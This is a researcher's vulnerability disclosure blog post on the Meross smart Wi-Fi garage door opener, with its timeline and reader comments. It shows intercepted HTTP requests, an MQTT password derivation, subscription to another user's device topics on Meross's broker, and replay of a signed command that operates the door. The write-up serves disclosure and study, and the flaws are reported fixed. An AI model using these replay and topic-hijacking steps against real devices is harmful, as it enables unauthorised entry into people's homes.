Meross Smart Wi-Fi Garage Door Opener analysis

Posted on **2021-06-18**

Intro

This post is another research project I conducted while in COVID-19 lockdown. The Meross Smart Wi-Fi Garage Door Opener (MSG100, firmware version 3.1.15, hardware version 3.5.0) is an addition you can add to your existing garage door opener. This device is connected via wireless LAN to your network and allows you to trigger open or close requests through a mobile application. You do not have to be locally in the same network for this to work, you can close, open or view the status from anywhere in the world.

This is a rather long blog post, if you are only interested in the vulnerabilities you can skip right to them by skipping to that chapter. The vulnerabilities were closed by Meross since the publication of this post.

Practically the device is acting as a remote controlled button. If you press the open or close function in the mobile application, the device simply closes a electrical circuit which should be connected to the existing garage opener. Closing that circuit tells the garage door to close or open. It also includes a sensor to check if the door is closed or not. Power is provided through a USB connector.


After identifying vulnerabilities in this device I also verified that they affect at least the Meross Smart Wi-Fi Plug (MSS210, firmware version 5.1.1, hardware version 5.0.0). Possibly all devices which use this platform could be affected by this.

Recon

To set up the device the Meross mobile app is required. To use it, we need to first create a new account.


Afterwards we can start to add the new device to our account. The app guides us through this setup. When the device first boots up it opens a wireless LAN hotspot. The mobile app instructs us to connect to it.

During this setup a secret key is being deployed on the device. This key appears to be specific to the logged in user.


Wireshark · Follow TCP Stream (tcp.stream eq 2) · wifi.pcap-01.cap

```
{"payload":{"key":{"key":"79cc908c7fafcaceb98e01a1dca2fce5","userId":"1238435","gateway":
{"secondHost":"mqtt-eu.meross.com","host":"mqtt-eu.meross.com","secondPort":443,"port":
443}}},"header":{"messageId":"845eed9a0a293d3d56229f4dc69aab8b","method":"SET","from":"http:
\/10.10.10.1\/config","payloadVersion":
1,"namespace":"Appliance.Config.Key","sign":"0e98d6d612a85a5777347fc2f10c99b3","triggerSrc":
"iOS","timestamp":1616065108}}
```


After that setup, the device now connects to the provided wireless network and is ready to use. As the device is now part of the network, the first step was to run a port scan against it:



```
# nmap 192.168.178.59 -p-

Starting Nmap 6.40 ( http://nmap.org ) at 2021-03-11 16:37 CET
Nmap scan report for Meross-Smart-Garage.fritz.box (192.168.178.59)
Host is up (0.014s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 48:E1:E9:2B:35:2D (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 41.98 seconds
```

The device only opens one port, it is accepting HTTP requests on port 80. Simply requesting anything from it did not work, running any sort of directory brute force tool against it reliably crashed the device.

Next an iPhone was set up to send all traffic to a interception proxy and the application was used while being connected to the network. In that state, the mobile app directly uses the web server on the device to communicate with it.




Request

```
POST /config HTTP/1.1
Host: 192.168.178.59
Content-Type: application/json
Connection: close
Accept: */*
User-Agent: intellect_socket/2.24.0 (iPhone; iOS 13.5; Scale/2.00)
Accept-Language: en-DE;q=1, de-DE;q=0.9
Content-Length: 269
Accept-Encoding: gzip, deflate

{
  "payload":{
  },
  "header":{
    "messageId":"[illegible]",
    "method":"GET",
    "from":"http:\/\/192.168.178.59\/config",
    "payloadVersion":1,
    "namespace":"Appliance.System.Online",
    "sign":"[illegible]",
    "triggerSrc":"iOS",
    "timestamp":1615815219
  }
}
```

Response

```
HTTP/1.1 200 OK
Content-Type: application/json

{
  "header":{
    "messageId":"[illegible]",
    "namespace":"Appliance.System.Online",
    "triggerSrc":"iOS",
    "method":"GETACK",
    "payloadVersion":1,
    "from":"/appliance/[illegible]/publish",
    "timestamp":1615815228,
    "timestampMs":216,
    "sign":"[illegible]"
  },
  "payload":{
    "online":{
      "status":1
    }
  }
}
```

As can be seen in the screenshot, the message the web server accepts is JSON formatted and contains a payload as well as a header section. The header always contains a "`sign`" field. This field is signed using the previously deployed secret key. Any change of the message is detected and the system does not execute it:




Request

```
POST /config HTTP/1.1
Host: 192.168.178.59
Content-Type: application/json
Connection: close
Accept: */*
User-Agent: intellect_socket/2.24.0 (iPhone; iOS 13.5; Scale/2.00)
Accept-Language: en-DE;q=1, de-DE;q=0.9
Content-Length: 382
Accept-Encoding: gzip, deflate

{
  "payload":{
    "state":{
      "channel":0,
      "uuid":"[illegible]",
      "open":1
    }
  },
  "header":{
    "messageId":"[illegible]",
    "method":"SET",
    "from":"http:\/\/192.168.178.59\/config",
    "payloadVersion":1,
    "namespace":"Appliance.GarageDoor.State",
    "uuid":"[illegible]",
    "sign":"[illegible]",
    "triggerSrc":"iOSLocal",
    "timestamp":1
  }
}
```

Response

```
HTTP/1.1 200 OK
Content-Type: application/json

{
  "header":{
    "messageId":"[illegible]",
    "namespace":"Appliance.GarageDoor.State",
    "triggerSrc":"iOSLocal",
    "method":"ERROR",
    "payloadVersion":1,
    "from":"/appliance/[illegible]/publish",
    "timestamp":1615907979,
    "timestampMs":739,
    "sign":"[illegible]"
  },
  "payload":{
    "error":{
      "code":5001,
      "detail":"sign error"
    }
  }
}
```

In the above case the timestamp was tampered with, and the device correctly rejected this message. Interestingly it appears that only the content of the header is signed but not the payload. Replaying that message but changing the "`open`" field in the header does get executed:



Request

```
POST /config HTTP/1.1
Host: 192.168.178.59
Content-Type: application/json
Connection: close
Accept: */*
User-Agent: intellect_socket/2.24.0 (iPhone; iOS 13.5; Scale/2.00)
Accept-Language: en-DE;q=1, de-DE;q=0.9
Content-Length: 381
Accept-Encoding: gzip, deflate

{
  "payload":{
    "state":{
      "channel":0,
      "uuid":"[illegible]",
      "open":0
    }
  },
  "header":{
    "messageId":"[illegible]",
    "method":"SET",
    "from":"http:\/\/192.168.178.59\/config",
    "payloadVersion":1,
    "namespace":"Appliance.GarageDoor.State",
    "uuid":"[illegible]",
    "sign":"[illegible]",
    "triggerSrc":"iOSLocal",
    "timestamp":1615815233
  }
}
```


Response

```
HTTP/1.1 200 OK
Content-Type: application/json

{
  "header":{
    "messageId":"[illegible]",
    "namespace":"Appliance.GarageDoor.State",
    "triggerSrc":"iOSLocal",
    "method":"SETACK",
    "payloadVersion":1,
    "from":"/appliance/[illegible]/publish",
    "timestamp":1615908120,
    "timestampMs":952,
    "sign":"[illegible]"
  },
  "payload":{
    "state":{
      "channel":0,
      "open":1,
      "lmTime":1615908102,
      "execute":1
    }
  }
}
```

This means if an attacker captures the request to close the garage door, that message can be altered to open the garage (or vice versa). Also this reveals that the device has no protection at all against replay attacks. The header includes a "`timestamp`" field which is part of the signature, but it is not verified that the timestamp is in an acceptable time-frame. Even a day old message can be replayed and it will get executed by the device.

Next the iPhone was moved to a different network to simulate the "open from anywhere" functionality. When doing so, the interception proxy did not capture any traffic that contained messages to open the garage door.

Capturing the network traffic at that point showed that the app does communicate outgoing on port 443 with host "54.77.214.248", the traffic was encrypted but it was not HTTPS:



```
Server Name: mqtt-eu.meross.com
```


The hostname "`mqtt-eu.meross.com`" already gave a hint that its using the MQTT protocol.

Investigating the MQTT server

The Meross MQTT details have already been investigated by others. I found the GitHub repository albertogeniola/MerossIot as well as Apollon77/meross-cloud extremely helpful. Basically to connect to the Meross MQTT server we need the following:

- Username: the internal user ID assigned by Meross to our account
- Password: the secret key concatenated to the user ID, passed through md5
- Client ID: a specific string in the form of "app:<any md5-sum>"
- Topic(s) to subscribe to: topic names were already part of the HTTP messages

This is all easily obtainable, logging in with the mobile application gives us both the user ID as well as the secret key:



```
POST /v1/Auth/signIn HTTP/1.1
Host: eu-iot.meross.com
AppType: iOS
Accept: */*
AppLanguage: en
Authorization: Basic (null)
AppVersion: [illegible]
Accept-Encoding: gzip, deflate
Accept-Language: en-DE;q=1, de-DE;q=0.9
Content-Type: application/x-www-form-urlencoded
vender: meross
Content-Length: [illegible]
User-Agent: intellect_socket/[illegible] (iPhone; iOS 14.4; Scale/2.00)
Connection: close

nonce=[illegible]&params=[illegible]&sign=[illegible]&timestamp=[illegible]
```

```
HTTP/1.1 200 OK
Server: nginx/1.16.1
Date: Mon, 15 Mar 2021 14:41:22 GMT
Content-Type: application/json; charset=utf-8
Content-Length: [illegible]
Connection: close
Region: eu

{
  "apiStatus":0,
  "sysStatus":0,
  "data":{
    "token":"[illegible]",
    "key":"[illegible]",
    "userid":"1245194",
    "email":"[illegible]",
    "domain":"https:\/\/eu-iot.meross.com",
    "mqttDomain":"mqtt-eu.meross.com"
  },
  "info":"Success",
  "timestamp":[illegible]
}
```


Using the secret key we can create the password:

```
echo -n '1245194654bb6420ca3756d09030059deb828ad' |md5sum
774b1d8d8dfc2f38ffe78f93676a81e7  -
```

With this information we can now connect to the Meross MQTT server. I couldn't figure out why, but I didn't manage to connect through "`mosquitto_sub`". Instead I used MQTT Explorer which worked without any problems.

The connection to the MQTT server will be done as the user "`1245194`". This user was created only for this purpose. This user never had a device enrolled or attached to its account.

We use the following connection details:




MQTT Connection mqtt://mqtt-eu.meross.com:443/

Name: mqtt-eu.meross.com
Validate certificate: off
Encryption (tls): on
Protocol: mqtt://
Host: mqtt-eu.meross.com
Port: 443
Username: 1245194
Password: 774b1d8d8dfc2f38ffe78f93676a81

As the client ID we set "`app:ca09923818dd826a8c09c702877db82b`" and that is all that is required to generally connect.

The structure of the used topics were found through the albertogeniola/MerossIot GitHub repository. Each user on the platform has its own MQTT topic in the form of "`/app/<$userID>/subscribe`". In this case, we do not subscribe to our own user ID, instead we subscribe to "`1238435`" – this is the user that has the device attached to its account.



MQTT Connection mqtt://mqtt-eu.meross.com:443/

Subscription

/app/1238435/subscribe


MQTT Client ID: app:ca09923818dd826a8c09c702877db82b

The connection with this setup is allowed. When the device is now being used by the owner or if the sensors notice a state change we also get those messages. For example, if the sensor is triggered from closed to open state the following message is sent to this topic:

```json
{
  "header": {
    "triggerSrc": "DevicePysical",
    "timestampMs": 591,
    "timestamp": 1615975130,
    "sign": "67978ce3534b49079c5cdf5eb0ece248",
    "payloadVersion": 1,
    "namespace": "Appliance.GarageDoor.State",
    "method": "PUSH",
    "messageId": "8d73746387e131c8e09c637989a3a7de",
    "from": "/appliance/2008141004674336100348e1e92b352d/publish"
  },
  "payload": {
    "state": [
      {
        "open": 1,
        "lmTime": 1615975130,
        "channel": 0
      }
    ]
  }
}
```

In the payload this just tells us that at a specific time the state changed to "`1`". In the header it is indicated that this being sent as a "`PUSH`" message. However, the message contains something much more interesting. In line 11 the "`from`" field tells us the ID of the garage opener device which triggered this message.

We reconnect to the MQTT server and this time we also subscribe to the topics "`/appliance/2008141004674336100348e1e92b352d/publish`" and "`/appliance/2008141004674336100348e1e92b352d/subscribe`":



/app/1238435/subscribe
/appliance/2008141004674336100348e1e92b352d/publish
/appliance/2008141004674336100348e1e92b352d/subscribe


MQTT Client ID
app:ca09923818dd826a8c09c702877db82b

If the real user of the device now triggers an action, we can see the following message in the "`/appliance/2008141004674336100348e1e92b352d/subscribe`" topic:

```json
{
  "payload" : {
    "state" : {
      "channel" : 0,
      "uuid" : "2008141004674336100348e1e92b352d",
      "open" : 1
    }
  },
  "header" : {
    "messageId" : "12c60e2beb46fb657ed06f96aad701fd",
    "method" : "SET",
    "from" : "\/app\/1238435-94CF07DCAD0730A36B1B895C61B45534\/subscribe",
    "payloadVersion" : 1,
    "namespace" : "Appliance.GarageDoor.State",
    "uuid" : "2008141004674336100348e1e92b352d",
    "sign" : "287965cf84bdf08b557163604acbd247",
    "triggerSrc" : "iOS",
    "timestamp" : 1615976692
  }
}
```

This is the signed message which was sent to open the garage. This message can now be taken and be resent using the MQTT service to open or close the garage door. Since the payload is not signed only a single "`SET`" message must be captured and as there is no replay protection this message can be used at any later time.

This absolutely works, resending this message like this:



/appliance/2008141004674336100348e1e92b352d/subscribe

raw xml [✓ json]

```
{
  "payload": {
    "state": {
      "channel": 0,
      "uuid": "2008141004674336100348e1e92b352d",
      "open": 0
    }
  },
  "header": {
    "messageId": "12c60e2beb46fb657ed06f96aad701fd",
    "method": "SET",
    "from": "/app/1238435-94CF07DCAD0730A36B1B895C61B45534/subscribe",
```

QoS 0

Triggers the local device to close the door, closing the door is causing the device indicate this with loud beeping.

With these two issues combined, an attacker could capture the signed messages over a longer period of time and at some point replay them to open all garage doors that were actively used in the observation timeframe.

Vulnerabilities

This is the condensed list of vulnerabilities identified during this research in order of appearance.

1. No replay attack protection (CVE-2021-35067)

The Meross devices accept JSON payload to trigger actions such as open or close of garage doors. This JSON is either sent directly via plain-text HTTP to the device if the mobile app is in the same network or through MQTT if the mobile app is anywhere else.

The JSON is signed, but no replay protection has been implemented. Additionally only the header is signed, not the full payload. Even a days old message can be re-sent to the device which will execute it. An attacker must only gain access to the close or open message once. They can then later re-use it multiple times.

Due to the incomplete signing of the JSON a message to close the device can be altered to open it.

Update on 2021-06-18: Meross told me they are releasing firmware version 3.2.3 which resolves this. I was not able to verify this yet due to time constraints.

Update on 2021-07-04: I was able to confirm that the vulnerability is closed in version 3.2.3.

2. MQTT server allows access to other devices

The central Meross MQTT server does not check if the connecting user ID is identical with the user ID to which it is subscribing. Practically this means that attackers can access the MQTT user ID topics of all users. They must only guess the user IDs which are numeric and ascending.

If the real user is triggering actions on the device while the attacker is subscribed to the user ID topic, then the unique device ID will be leaked. Using this the attacker can then subscribe to the device specific topic.

If the real user is again triggering an action, then the attacker gains access to the signed message with which this action was triggered. This message can then be replayed as per the previous vulnerability.

Update on 2021-05-30: Meross has fixed this vulnerability.
It is no longer possible to subscribe to topics of other users.

Conclusion

The Meross system contained multiple flaws which combined could have given attackers the ability to unauthorized open garage doors. The same was possible with Meross smart Wi-Fi plugs, they simply used different device IDs but the process was exactly the same.

The devices did not protect against replay attacks of any messages.
Additionally these messages were not protected when the mobile application is used outside of the local network. Anyone could subscribe to the MQTT topics on the central Meross MQTT server and gain access to these signed messages.

An attacker could wait to get access to the desired message (open/close or on/off) and replay it at a later time.

After contacting Meross with the details of the vulnerabilities they responded very quickly and showed an effort to fix the vulnerabilities. In the end the MQTT vulnerabilities were completely resolved. Meross also released a new firmware version which should resolve the replay attack vulnerability, however I could not verify this yet due to time constrains (*Update*: I confirmed that this is resolved as well). However, without the ability to capture the signed messages centrally from the MQTT server, the risk of this vulnerability is greatly reduced even if the replay attack is still possible. An attacker would now need to be in a position to already capture network traffic to the garage door opener locally in the network.

Disclosure timeline

2021-03-17: Vulnerabilities initially identified, first attempt to contact Meross
2021-03-20: Sent vulnerability report to correct contact
2021-03-24: Meross acknowledges the vulnerabilities, says they are working on a fix
2021-05-24: Meross releases fixes and invite me to test them
2021-05-30: I retest and confirm the MQTT issue to be fixed but replay attack remains unfixed, asking Meross for clarification
2021-06-18: Meross says version 3.2.3 fixes the replay vulnerability
2021-06-18: Publication of this blogpost after 90 days since initial disclosure
2021-06-29: Meross responded that CVE-2021-35067 has been assigned to the replay attack vulnerability
2021-07-04: I was able to confirm that version 3.2.3 fixes the replay attack vulnerability
This entry was posted in **Research** by **Roman**. Bookmark the **permalink [https://infosec.rm-it.de/2021/06/18/meross-smart-wi-fi-garage-door-opener-analysis/]** .

5 THOUGHTS ON "MEROSS SMART WI-FI GARAGE DOOR OPENER ANALYSIS"

Gerard
on **2021-10-05 at 10:17** said:

Good job!
But why is still in reserved state the CVE-2021-35067 ?

Roman
on **2021-10-05 at 21:05** said:

It was requested by the manufacturer, I have requested publication through Mitre now but I'm not sure if this will work.
I don't know which CNA even assigned the CVE.

Gerard
on **2021-10-07 at 02:31** said:

Hi again Roman;

I also requested one through default MITRE as CNA of last resort but received no answer. I forwarded to Spanish (INCIBE) that act as root role and finally have a CVE ID but under reserved state (INCIBE is working with Meross before get the publication of the vulnerability). I discovered that the wifi password is sent in plaintext Base 64 codification in an smart wifi wall switch product, MSS550X. My work is explained here:
https://www.slideshare.net/fuguet/my-neighbors-flat-smells-like-data
A video was made to transmit the awareness of it:
https://youtu.be/pMzULxYDsNM

Many thanks and take care

Gerard
on **2021-11-06 at 01:50** said:

This is my true evidence that I wasn't lying, no fake:
CVE-2021-3774
https://www.cve.org/CVERecord?id=CVE-2021-3774

Roman
on **2021-11-06 at 09:30** said:

Nice one!
My CVE also got published in the meantime.